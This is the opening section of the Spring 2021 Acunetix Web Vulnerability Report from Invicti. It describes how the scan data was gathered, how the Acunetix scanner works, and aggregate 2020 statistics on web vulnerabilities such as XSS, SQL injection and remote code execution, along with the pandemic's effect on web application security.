

The Invicti™ AppSec Indicator

Spring 2021 Edition: Acunetix Web Vulnerability Report

 **Acunetix**

Invicti 





Introducing the Invicti AppSec Indicator



Hello! We're Invicti, the web application security company behind the award-winning DAST and IAST products [Acunetix](#) and [Netsparker](#). Although Invicti isn't a household name just yet, we serve more than 3,500 customers across every industry, in 110 countries.

We've created the Invicti AppSec Indicator to bring you useful data and insights about the state of web application security and how security pros are addressing the challenges in an increasingly complex landscape. The Indicator will draw on anonymized data from our products, market research, and insights collected from our customers, partners, and the industry.

The first volume of the AppSec Indicator is the 2021 edition of the Acunetix Web Vulnerability Report, now in its 7th consecutive year. Inside you'll find a detailed look at how the state of web app security fared in a year marked by a global pandemic, social unrest, and economic disruption, based on scans of more than 3,500 targets. Spoiler alert: the distractions of 2020 impeded progress towards a more secure web.

There is a lot more to come in future volumes of the Invicti AppSec Indicator. We encourage you to reach out to us with feedback ([Twitter](#) , [LinkedIn](#) ) about the report, your own insights and challenges, and suggestions for additional areas to explore in future editions of the report.

01

REPORT OVERVIEW

- 05** EXECUTIVE SUMMARY
- 07** RESEARCH METHODOLOGY
- 10** SUMMARY OF FINDINGS
- 13** VULNERABILITIES AT A GLANCE

02

VULNERABILITY ANALYSIS

- 18** HIGH SEVERITY
- 32** MEDIUM SEVERITY
- 37** BEST PRACTICES CHECKS
- 38** WEB SERVER MISCONFIGURATIONS

03

USAGE STATISTICS

- 40** WEB SERVERS
- 41** SERVER-SIDE PROGRAMMING LANGUAGES

04

LOOKING AHEAD

- 44** CONCLUSION

h

O


**REPORT
OVERVIEW**

In a year marked by a pandemic, organizations were forced to shift their focus to enable employees to work from home nearly overnight. This necessary pivot came at the cost of web application security, where **2020 saw the first year of several in which the state of web app security did not improve**, and in the case of some high-severity vulnerabilities, worsened.

As businesses adapt to the “new normal” of enabling a distributed workforce, they are facing an acceleration in adoption of cloud-based technologies, making web app security more important than ever. Looking ahead, it’s imperative that security pros re-focus attention on web application security in 2021 to avoid significant risks to reputation, business continuity, and compliance. Our report highlights some immediate opportunities to re-prioritize.

Report Scope

We looked at **3,500 random and anonymous targets** (websites, web applications, servers, network devices). There were **188,978 web scans** and **173,571 network scans** performed from January 2020 to December 2020. There were **185,000 vulnerability alerts triggered per month** on average.



Research Methodology

To get the base data for this report, we accessed the records stored in Acunetix Online and selected the following:

- **3,500 randomly selected scan targets**
- **Nearly 190 thousand web scans and 170 thousand network scans performed between January 1, 2020, and December 31, 2020**

Note

No data was collected that would permit us to identify the owner of the scan target.

We excluded all scans of test sites that are intentionally vulnerable (made for educational purposes).

3,500 Scan targets sampled

188,978 Web scans run

173,571 Network scans run

290,000,000 Average HTTP requests sent per month

185,000 Average vulnerability alerts triggered per month

About Acunetix Scan Targets

Scan targets were selected to be a proportional representation of all Acunetix Online customers. The percentages represent both the selected scan target sample as well as all Acunetix Online customers.

Industries Represented



Consulting



Consumer goods



Education



Financial services




Government



Healthcare



Industrial




IT & Telecom




Technology

Global Location



Number of Employees



How Automatic Web Scanning Works

Acunetix Online can perform dynamic application security testing (DAST) scans (also called black-box scans), as well as interactive application security testing (IAST) scans (also called gray-box scans).

A DAST scan means that the scanner has no information about the structure of the website or used technologies. An IAST scan means that the scanner has “insider information” about the web application. In Acunetix, this is possible thanks to AcuSensor technology. You install AcuSensor agents on the web server for Java, ASP.NET, and PHP applications. The agents send information from the web server back to the scanner.

When scanning, you typically follow the following four stages and repeat them if necessary.

1

CRAWLING

The Acunetix crawler starts from the home or index page. Then it builds a model of the structure of the web application by crawling through all links and inputs. It simulates user+browser behavior to expose all the reachable elements of the website.

2

SCANNING

Once the crawler has built the website model, each available page or endpoint is automatically tested to identify all potential vulnerabilities.

3

REPORTING

You can view the progress of a scan in real-time, but the results of a scan are typically summarized in reports. You can use reports for compliance and management purposes. Acunetix offers several report templates for different purposes, for example, OWASP Top 10 and ISO 27001 reports.

4

REMEDIATION (FIXING VULNERABILITIES)

Patching – first, export Acunetix data to a web application firewall (WAF). This lets you temporarily defend against an attack while you work on a fix.

Issue management – when you integrate with issue trackers like JIRA, GitHub, and GitLab, you can track vulnerabilities from the moment they are discovered to resolution. You can also integrate with continuous integration solutions such as Jenkins.

Continuous scanning – Acunetix can perform scheduled scans. You can use them to make sure that vulnerabilities are really fixed.

27%

of web targets have high-severity vulnerabilities

63%

of web targets have medium-severity vulnerabilities

25%

of web targets are vulnerable to XSS

26%

of web targets have WordPress vulnerabilities

Another Victim of COVID-19: Web Application Security

The key factor that influenced web application security in 2020 was the onset of the COVID-19 pandemic. This event impacted web application security in the following ways:

- Businesses had to redirect their IT resources. The pandemic forced them to change their work organization. As a result, businesses delayed many web application projects. This means that developers created/upgraded fewer web applications. As a result, they introduced fewer vulnerabilities.
- On the other hand, companies often shifted their security efforts towards endpoint security. Security teams had no resources to address many web application security issues, including those that have been discovered in 2019 or earlier.

The result of these two trends is the general lack of improvement in the level of web application security. The COVID-19 pandemic has also been instrumental in the appearance of new malicious actors, so overall, 2020 can be considered a bad year for web application security. If businesses don't want to risk severe consequences, they should pay more attention to their web applications in 2021.

DID YOU KNOW?

Acunetix offered complimentary licenses to organizations involved with fighting the COVID-19 pandemic in 2020. In the early stages of the pandemic, such organizations were struggling with the shift to remote work and increased attack exposure.

[Learn about our response to COVID-19](#) ▶

Year over Year Trend

↑ 1%

Why?

Move of focus away from web application security due to the COVID-19 pandemic

IN 2019

26% of scanned web targets had high-severity vulnerabilities

IN 2020

27% of scanned web targets had **high-severity vulnerabilities**

IN 2020

63% of scanned web targets had **medium-severity vulnerabilities**

IN 2019

63% of scanned web targets had medium-severity vulnerabilities

2019 vs 2020

Trends for Detected Vulnerabilities

↑ 1%
Remote code execution (RCE)
4% (from 3% in 2019)

↑ 2%
WordPress vulnerabilities
26% (from 24% in 2019)

↑ 4%
Vulnerable JavaScript libraries
28% (from 24% in 2019)

↓ 1%
SQL injection (SQLi)
7% (from 8% in 2019)

↓ 1%
Directory traversal
3% (from 4% in 2019)

—
Cross-site scripting (XSS)
25% (25% in 2019)

—
Server-side request forgery (SSRF)
1% (1% in 2019)

—
Host header injection
2.5% (2.5% in 2019)

Vulnerabilities at a Glance

Acunetix detects many web vulnerabilities – nearly all types that are detectable using automated scanning. The most important of these vulnerabilities are listed in the OWASP Top 10 list.

